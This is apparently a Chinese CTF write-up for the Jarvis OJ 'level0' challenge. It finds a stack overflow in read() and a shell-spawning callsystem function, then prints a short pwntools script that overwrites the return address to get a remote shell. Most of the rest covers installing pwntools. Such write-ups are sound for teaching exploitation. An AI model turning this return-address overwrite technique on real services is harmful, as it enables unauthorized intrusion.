


查看文件属性




检查保护性




打开IDA F5查看伪代码




 跳出hello world，然后返回vulnerable\_function函数





 然后又发现一个可以直接get shell的函数callsystem




read函数存在栈溢出，我们可以利用栈溢出把返回地址覆盖程callsystem的入口地址









需要覆盖0x88个字符（0x80+0x8）

from pwn import \*


r=remote('pwn2.jarvisoj.com',9881)

payload='a'\*0x88+p64(0x400596)

r.sendline(payload)


r.interactive()

然后用gedit level.py将代码拷贝进去，然后执行，结果如下



遇到的问题


运行python level.py时出现报错



下面就安装了python2版本



再一次运行以上语句，又出现错误



通过查资料知道没有安装pwntools,然后去安装


首先要安装pip,这个会花费很长时间



检查是否安装上了




安装pwntools,显示失败






查阅资料升级pip







下面安装pwntools(查阅资料得到安装语句）




显示成功



再一次执行python level0.py语句，又报错，显示没有pathlib2模块



安装这个模块就好



在执行python level0.py语句，成功然后输入数据，就成功了

